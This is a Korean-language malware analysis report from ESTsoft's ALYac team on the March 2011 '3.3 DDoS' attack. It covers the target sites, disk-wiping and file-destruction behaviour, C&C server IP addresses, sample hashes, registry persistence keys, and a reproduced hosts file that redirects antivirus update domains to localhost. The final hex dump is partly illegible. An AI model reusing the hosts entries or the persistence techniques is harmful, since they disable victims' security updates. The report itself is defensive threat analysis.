3.3 DDoS 악성코드에 대한 분석 보고서

2011-03-07 Rev. 4


㈜이스트소프트 알약보안대응, DB분석팀
(http://www.alyac.co.kr)

위험도	아주 높음	영향받는 OS	윈도우 계열 OS
확산도	아주 높음	취약점 이용	X
전용백신	http://advert.estsoft.com/?event=201103041192417		

1. 개요

3월 3일부터 대대적으로 40여개의 국내·외 공공기관 사이트들과 인터넷 쇼핑몰, 포털, 금융, 발전, 교통기관 등을 공격한 DDoS 사건을 재조명해보고, 재발방지 및 앞으로의 유사 사건 발생 시 조기 차단을 위한 효과적인 대안을 모색해보려 한다.

우선 미국 및 국내 사이트들의 접속 장애를 초래한 DDoS 공격 기법은 분산 서비스 공격(Distributed Denial of Service)으로 서버를 직접적으로 침입하여 관리자 권한이나 정보를 빼내는 것이 아니라 해커의 명령 받아 공격을 수행하는 대규모 에이전트(좀비) PC들이 과도한 특정 명령을 지속적으로 피해 대상으로 보내 서버나 네트워크의 자원을 고갈시키는 공격이다.
우리의 실 생활에서 예를 들자면, 하루 평소 50명의 고객 요청을 처리하는 은행 창구에 고객이 아닌 사람들이 5000명 이상 몰려 정상 고객들이 은행 업무를 볼 수 없도록 은행 창구를 마비시키는 것과 비슷하다고 할 수 있다.



<그림1 : 일반적인 DDoS 공격 수행의 구조>

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

일반적으로 DDoS는 위의 그림처럼 다량의 마스터(Master) 서버들을 거쳐 수 많은 에이전트(좀비; Zombie) PC들이 피해 대상으로 일제히 공격을 수행하기 다단계 구조이기 때문에 공격을 처음 지시한 해커를 추적한다는 것은 매우 어려운 것이 사실이다.
그렇기 때문에 수사기관에서도 공격을 처음 지시한 해커를 검거한 실제 사례 또한 드물다.

<3.3 DDoS 공격의 특징>

3월 3일에 국내 공공기관과 포털, 금융기관을 필두로 DDoS 공격을 감행한 이번 사건을 두고 언론과 많은 보안 전문가들이 '3.3 DDoS 공격', '3.3 사이버테러'라고 흔히 부르고 있다.

기존의 DDoS 공격들이 흔히 금전적 목적으로 보안 시스템이 열악한 중소기업이나 쇼핑몰들을 DDoS 공격으로 정상적인 영업을 방해하고 협박을 통해 금품을 갈취하는 것 형태였으나 이번 3.3 DDoS 공격 또한 누가 어떤 목적에서 감행했는지 정확히 밝혀지지 않았다.

특이할 만 것은 이번 DDoS 공격이 지난번 7.7 DDoS처럼 국내 웹하드를 이용한 점과 DDoS 대상 리스트를 비롯한 공격 시나리오들이 매우 유사하며, 하드디스크 파괴 기능(msvcr90.dll 불필요 등) 강화 등 여러 문제점을 보완한 면이 보이고 있다.

- **DDoS 공격 시간의 다변화**
  7.7 DDoS의 경우 3일에 걸쳐 하루에 한 차례 공격하는 형태였으나 이번 3.3 DDoS의 경우 3월 4일 하루에만 오전 10시 45분, 오후 6:30분 2차례 DDoS 공격을 수행한 만큼 공격 시간이 다변화 되었다.

- **DDoS 공격 시작 시간은 있으나 종료 시간은 없음**
  7.7 DDoS의 경우 공격 시작 시간과 종료 시간이 명시되어 있었지만 3.3 DDoS의 경우 공격 시작 시간만이 존재한다. 종료 시간이 별도로 없으므로 치료되지 않은 감염 PC에서는 지속적으로 DDoS 공격 수행이 가능하다.

- **공격 타켓들의 조정이 발생**
  한나라당, 조선일보가 제외되고 디시인사이드 새롭게 추가, 대부분의 미국 관련 사이트가 제외 등 (3.3 DDoS에는 주한 미군 및 전북 군산에 위치한 미공군 제8전투비행단만 포함)

- **악성코드 제작자의 전략 변화 및 기능 강화**
  백신 회사 홈페이지의 직접적인 DDoS 공격보다는 감염 PC의 hosts 파일 변조를 통한 백신의 업데이트 방해로 악성코드 제작자의 전략이 변화되었다.

  7.7 DDoS에서는 하드디스크 파괴에서 msvcr90.dll(MS .net framework 구성파일)이 필요했지만 이번 3.3 DDoS의 경우 이러한 라이브러리가 없이 하드디스크가 파괴(MBR 영역부터 NULL 값으로 overwrite 시도)되도록 기능이 더욱 보강되었다.

  공격 대상이 기록된 dat 파일의 경우 쉽게 공격 대상을 파악하지 못하도록 난독화 처리 및 서버들 간의 통신에서는 암호화 기법이 적용되었다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

- **3.3 DDoS 악성코드 파일들이 더욱 유기적이면서 독립적인 면을 함께 갖춤**
  여러 개의 악성코드 파일들이 서로 유기적으로 잘 작동하면서 DAT-DLL 파일 간의 참조 관계가 깨질 경우 바로 독립적인 파괴 동작이 수행되었다.
  실 예로, 하드디스크 파괴를 위해 noise03.dat에 감염된 시간이 기록되며, noise03.dat 파일이 삭제, 이동, 변조되는 경우 바로 하드디스크 파괴(MBR 영역부터 NULL 값으로 overwrite 시도)와 파일 손상을 시작하게 된다.

- **악성코드의 유포 방식은 7.7 DDoS와 같음**
  7.7 DDoS의 경우 국내 웹하드 서비스를 통해 악성코드가 처음으로 유포되었으며, 이번 3.3 DDoS의 경우에도 웹하드 서비스를 이용해 유포되었다.

  HTTP, UDP, ICMP 여러 프로토콜의 패킷들을 공격 대상으로 발송하게 된다.
  HTTP Get Flooding과 CC(Cache Control) Attack 방식으로 DDoS을 수행해 80 포트가 오픈(Allow)된 일반적인 방화벽에서는 차단이 불가능하다.

- **기타**
  1) 3.3 DDoS에서도 실제 공격 PC들의 IP들이 변조(Spoofing)된 것이 아니라 실제로 존재하는 Real IP 이다.
  2) 감염된 PC에서는 악성코드가 시스템 자원을 크게 사용하지 않아 PC 사용자의 체감 속도 저하도 크지 않았다.
  3) 7.7 DDoS와 달리 파일 목록의 외부 유출, 스팸메일 발송 등의 추가 동작은 없었다.

<DDoS 공격 대상 종합 리스트 - 국내>

주소	이름	형태
korea.go.kr	대한민국 전자정부	정부기관
cwd.go.kr	청와대	정부기관
fsc.go.kr	금융위원회	정부기관
kcc.go.kr	방송통신위원회	정부기관
mofat.go.kr	외교통상부	정부기관
mopas.go.kr	행정안전부	정부기관
unikorea.go.kr	통일부	정부기관
nts.go.kr	국세청	정부기관
police.go.kr	경찰청	정부기관
customs.go.kr	관세청	정부기관
mnd.mil.kr	국방부	국방
jcs.mil.kr.	합동참모본부	국방
army.mil.kr	육군본부	국방
navy.mil.kr	해군본부	국방
airforce.mil.kr	공군본부	국방
dema.mil.kr	국방홍보원	국방
dapa.go.kr	방위산업청	국방

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

assembly.go.kr	국회	입법기관
korail.com	한국철도공사	교통
khnp.co.kr	한국수력원자력	발전
kisa.or.kr	한국인터넷진흥원	정부관련
wooribank.com	우리은행	금융
kbstar.com	국민은행	금융
keb.co.kr	외환은행	금융
shinhan.com	신한은행	금융
nonghyup.com	농협	금융
hanabank.com	하나은행	금융
jeilbank.co.kr	제일은행	금융
daishin.co.kr	대신증권	금융
kiwoom.com	키움증권	금융
naver.com	네이버	포털
daum.net	다음	포털
hangame.com	한게임	IT업체
ahnlab.com	안철수연구소	IT업체
dcinside.com	디시인사이드	IT업체
gmarket.co.kr	지마켓	쇼핑몰
auction.co.kr	옥션	쇼핑몰

<DDoS 공격 대상 종합 리스트 - 해외>

주소	이름	형태
usfk.mil	주한미군	국방
kunsan.af.mil	미공군 제8전투비행단 (군산)	국방

2. 감염 증상

2-1) 시스템 측면

- 시스템 폴더(System32)에 공격 리스트가 포함된 추가적인 악성코드 파일을 설치한다. (Ntgg55.dll, Noise03.dat, Ntcm63.dll, Tljoqgv.dat, Tlntwye.dat, Svki65.dll, Rtdrvupr.exe, Host.dll, Faultrep.dat, mxxxsvc.dll, wxxxsvc.dll, sxxxsvc.dll → xxx : 임의의 알파벳 3글자)
- Host 파일을 변조하여 백신의 정상적인 업데이트를 방해한다.
- 윈도우 시작시 실행되게 하기 위해 호스트 서비스 레지스트리에 추가 HKLM₩SYSTEM₩CurrentControlSet₩Services₩
- noise03.dat의 감염 날짜를 기준으로 PC에 감염된 후 4일~7일이 지나거나(3월 6일 변종은 즉시 파괴 0일로 설정) noise03.dat 파일이 열리지 않거나 삭제된 경우, 현재 시스템 날짜가 noise03.dat 날짜보다 이전인 경우 하드디스크의 모든 섹터들을 파괴한다. (MBR 영역부터 NULL 값으로 overwrite 시도)
  예외적으로 C&C 서버에서 파괴 명령이 하달된 경우 즉시 파괴 동작을 수행한다.
- 특정 문서 파일 및 압축 파일, 소스코드 파일을 NULL 값으로 overwrite하고 임의(random)의 8자리 암호로 파일을 압축해 원본 파일을 삭제시킨다. (파일 복구 불가능)

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

2-2) 네트워크 측면

- C&C 서버에 접속해 추가적인 악성코드와 명령을 내려 받는 것으로 추정된다.
- HTTP, UDP, ICMP 프로토콜을 이용한 DDoS 공격 패킷(Packet)을 발송한다.

<C&C 서버 IP 주소 리스트 >

서버 IP 주소	국가	서버 IP 주소	국가
173.18.37.158	미국	212.102.5.42	사우디아라비아
200.132.59.120	브라질	212.62.100.211	사우디아라비아
207.191.121.170	미국	59.120.179.11	대만
209.107.241.247	미국	59.125.224.43	대만
212.200.11.82	세르비아	63.163.221.71	미국
74.42.253.166	미국	212.58.215.77	러시아
78.39.222.97	이란	32.106.118.196	미국
82.154.248.137	포르투갈	41.241.141.76	남아프리카
83.103.52.109	이탈리아	65.15.100.146	미국
120.151.118.10	오스트레일리아(AU)	88.215.130.6	러시아
147.175.129.216	슬로바키아	119.15.208.97	대만
203.196.252.244	인도	206.74.76.243	미국
208.71.147.242	미국	210.245.87.13	베트남
210.145.163.228	일본	212.190.216.147	벨기에

3. 감염 및 전파 방법

3-1) 영향 받는 OS : 윈도우 계열

(3.3 DDoS의 하드디스크 파괴는 .net framework가 설치되지 않은 PC에서도 동작 가능).

3-2) 감염 및 전파 방법

악성코드 제작자는 국내 웹하드 사이트의 업데이트 서버를 해킹하여 3.3 DDoS 관련 악성코드 파일을 올려 놓았고, 웹하드 이용자들이 웹하드 업데이트로 파일을 내려 받을 때 악성코드가 함께 설치되어 DDoS 공격을 실제로 수행하게 되는 좀비 PC가 된다.
이외에도 첫 PC에 감염된 후 다른 PC로의 추가 전파 기능은 없는 것으로 보여진다.

현재까지 알려진 3.3 DDoS 악성코드 파일을 유포한 국내 웹하드 사이트는 5개이다.

쉐어박스, 슈퍼다운, 파일시티, 보보파일, 지오파일


4. 파일 및 진단 정보

번호	파일 이름	진단명	크기	Hash (MD5)
1	Ntgg55.dll	Trojan.Dropper.Agent.nthost	124KB	65334333F65C5297B0E4F06A4B050804
2	Rtdrvupr.exe	Trojan.Agent.hosts	16KB	D15E188501ACC67FD4D0D7699EC7B102
3	SBUpdate.exe	Trojan.Downloader.Agent.33D	12KB	A411B944AF23D28D636A0312B5B705DE
4	Ntgg55.dll	Trojan.Dropper.Agent.nthost	124KB	E82313DD99D4AAEC6F4DC9DB4C7BF6EC
5	Rtdrvupr.exe	Trojan.Agent.hosts	16KB	13BAFD5001AAE9B079480D2323403C36
6	SBUpdate.exe	Trojan.Downloader.Agent.33D	12KB	4551CEBFD3340E744828EEAB9CA076D9
7	Faultrep.dat	V.BKD.DllBot.gen	4KB	CF8C47C8970821C9106A131647B08497
8	Filecity.exe	Trojan.Downloader.Agent.33D	20KB	DE905320DA5D260F7BB880D1F7AF8CEC
9	Host.dll	Trojan.Dropper.Agent.nthost	116KB	133D384459ED020B4619735BA70FE7B1
10	Mdomsvc.dll	Backdoor.Dllbot.gen	72KB	AE0D2FA1043770A37DF97B94024D6165
11	Meitsvc.dll	Backdoor.Dllbot.gen	72KB	A63F4C213E2AE4D6CAA85382B65182C8
12	Noise03.dat	V.BKD.DllBot.gen	4KB	561DAC7D20A488317C62ED38A6940987
13	Ntcm63.dll	Trojan.Dropper.Agent.nthost	128KB	F1EC5B570351DB41F7DD4F925B8C2BA7
14	Setup_bobofile.exe	Trojan.Downloader.Agent.33D	12KB	AE1D2CB86364E27A759D0106374ED403
15	Sfofsvc.dll	Trojan.Agent.docCrypt	48KB	C963B7AD7C7AEFBE6D2AC14BED316CB8
16	Ssaxsvc.dll	Trojan.Agent.docCrypt	48KB	111401C491C7319005CB3906D298B63B
17	Tljoqgv.dat	V.BKD.DllBot.gen	16KB	1BE4CCA010AE2D1F6C6926EC623D2C6C
18	Tlntwye.dat	V.BKD.DllBot.gen	4KB	D1170FE4E3658E95EC04AB9C0A9B5F64
19	Wricsvc.dll	Backdoor.Dllbot.gen	44KB	EDA2413435EEDD080988AD0BA63C7454
20	Wsfcsvc.dll	Backdoor.Dllbot.gen	40KB	0A21B996E1F875D740034D250B878884
21	SBUpdate.exe	Trojan.Downloader.Agent.33D	12KB	7E22F5347C3F8B424EA49EB40193F865
22	zxcvb.exe	Trojan.Dropper.Agent.nthost	24KB	556B0F5E9D6E61DCF0914E1B0CE39155
23	SBUpdate.exe	Trojan.Downloader.Agent.33D	12KB	5EA379F108665421B243A8FDEAAB4344
24	Svki65.dll	Trojan.Dropper.Agent.nth	76KB	534822B4175B99140EEE4868DEDFBB04

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

		ost		
25	Newsetup2.exe	Trojan.Downloader.Agent.33D	28KB	59034BDB4DEB4BF2E5D4431383D6E3B6
26	Messsvc.dll	Backdoor.Dllbot.gen	72KB	6B0D5B1225A6BBBA43946734FDD3CC4F
27	Wtvtsvc.dll	Backdoor.Dllbot.gen	36KB	9EF7C717BA856EC760D6A62FFC05F502
28	Setup.exe	Trojan.Downloader.Agent.33D	16KB	D7AEE492AC8253DFB05F8DC08C6660F2
29	Muropc.exe	Trojan.Agent.hosts	16KB	0A11609E967857908B0FA285DA5A29EF
30	Muropc.dll	V.BKD.DllBot.gen	5KB	88E2F0CA1BED4FEAB764B7BEC703C7E8
31	muropc.exe	Trojan.Agent.docCrypt	60KB	53B8E4FB77FDB70A4D59EC903C110318
32	xmldproc.dll	Trojan.Agent.docCrypt	24KB	E92D5533B226532F84D8876ABFE959FE
33	setup.exe	Trojan.Downloader.Agent.33D	16KB	64FF3D3C000F657489CC03DF13DB8366
34	Tljoqgv.dat	V.BKD.DllBot.gen	1KB	E8374D1F7944DC56E8D3B6331AED093B


4-1) 3.3 DDoS 악성코드 전체 관계도



 Copyright 2009 © by ESTsoft Corp. All rights reserved.

4-2) SBUpdate.exe (Trojan.Downloader.Agent.33D) - Main Downloader

다운로더(Downloader) 타입의 악성코드로 C&C 서버에 접속하여 감염 PC의 이름과 도메인 정보를 유출시키게 되며, Dropper 악성코드와 경유지 목록을 다운로드 받게 된다.
만약, C&C 서버 접속에 실패할 경우 리스트에 있는 모든 C&C 서버에 순차적으로 접속을 시도하게 된다. 마지막으로 Batch 파일의 추가 생성을 통해 SBUpdate.exe 자기 자신을 삭제하여 악성코드 분석가의 추적을 어렵게 만들고 있다.



<SBUpdate.exe 악성코드의 동작 구조>

4-3) host.dll (Trojan.Downloader.Agent.nhost) - Dropper

Host.dll or ntxxxx.dll은 3개의 DLL 파일과 4개의 DAT 파일을 Drop 시키는 역할을 수행한다.
(Host.dll의 ntxxxx.dll 차이점은 rtdrvupr.exe 파일의 추가 파일 Drop 여부에 따라 달라짐)

Drop된 DLL 파일들은 System32 폴더에 위치하게 되며, 임의의 알파벳 3글자가 추가되어 최종 파일 이름이 결정 된다.
또한 DLL 파일들이 윈도우 서비스로 동작하도록 레지스트리에 정보를 추가시킨다.
DAT 파일의 경우 DDoS 공격, 하드디스크 및 파일 파괴와 관련된 정보 등이 포함되어 있다.

```
HKLM₩SYSTEM₩CurrentControlSet₩Services₩mxxxsvc (임의의 알파벳 3글자)
HKLM₩SYSTEM₩CurrentControlSet₩Services₩wxxxsvc (임의의 알파벳 3글자)
HKLM₩SYSTEM₩CurrentControlSet₩Services₩sxxx.svc (임의의 알파벳 3글자)
```

<레지스트리에 추가 되는 DLL 파일 정보>

마지막으로 Batch 파일의 추가 생성을 통해 Host.dll or ntxxxx.dll 자기 자신을 삭제한다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

<Host.dll or ntxxxx.dll 악성코드의 동작 구조>

4-3) rtdrvupr.exe (Trojan.Agent.hosts)

Ntxxxx.dll이 Drop한 rtdrvupr.exe 파일은 감염 PC의 hosts 파일을 변조해 백신의(V3, 알약) 정상적인 업데이트를 방해하는 것이 주 목적이다.

먼저, C:₩Windows₩system32₩drivers₩etc₩hosts 파일의 숨김(Hidden) 속성을 해제한 후 변조할 hosts 파일을 C:₩Documents and Settings₩(사용자이름)₩Local Settings₩Temp 폴더에 15.tmp로 복사한다.


C:₩Windows₩system32₩drivers₩etc₩hosts 파일의 내용을 지우고 15.tmp 파일의 내용을 hosts 파일에 복사한다. (하드코딩 된 문자열을 "127.0.0.1 %s(도메인)"형식으로 저장)

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

explicitupdate.alyac.co.kr
gms.ahnlab.com
ko-kr.albn.altools.com
ko-kr.alupdatealyac.altools.com
su.ahnlab.com
su3.ahnlab.com
update.ahnlab.com
ahnlab.nefficient.co.kr

[변종 추가 내용]
www.alyac.co.kr
www.boho.or.kr
download.boho.or.kr
www.ahnlab.com

<악성코드가 host 파일 변조로 백신 업데이트를 차단시키는 주소들>


hosts - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost

#block wga
127.0.0.1 mpa.one.microsoft.com
127.0.0.1       explicitupdate.alyac.co.kr
127.0.0.1       gms.ahnlab.com
127.0.0.1       ko-kr.albn.altools.com
127.0.0.1       ko-kr.alupdatealyac.altools.com
127.0.0.1       su.ahnlab.com
127.0.0.1       su3.ahnlab.com
127.0.0.1       update.ahnlab.com
127.0.0.1       ahnlab.nefficient.co.kr
```

<실제 변조된 hosts 파일 내용>

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.


4-4) mxxxsvc.dll (Backdoor.DllBot.gen)

Host.dll or ntxxxx.dll (예: ntcm63.dll)이 추가로 Drop한 mxxxsvc.dll(예: Mdomsvc.dll)은 백신 프로그램의 진단 우회와 분석가의 분석을 어렵게 하기 위해 사용하는 문자들이 AES로 암호화되어 있다. 또한 자신이 사용할 API를 실행할 때 재구성하여 실행하게 한다.

ntxxxx.dll (예: ntcm63.dll)에서 함께 Drop된 faultrep.dat (Bot 설정 파일)파일을 열어 내부에 저장된 C&C 서버로 추정되는 IP 주소에 접속을 시도한다. (현재는 서버 접속 불가)

```
00000000h: 01 00 00 00 00 00 00 00 00 0C 29 08 27 3C CC 42
00000010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000020h: [illegible]
00000030h: [illegible]
00000040h: [illegible]
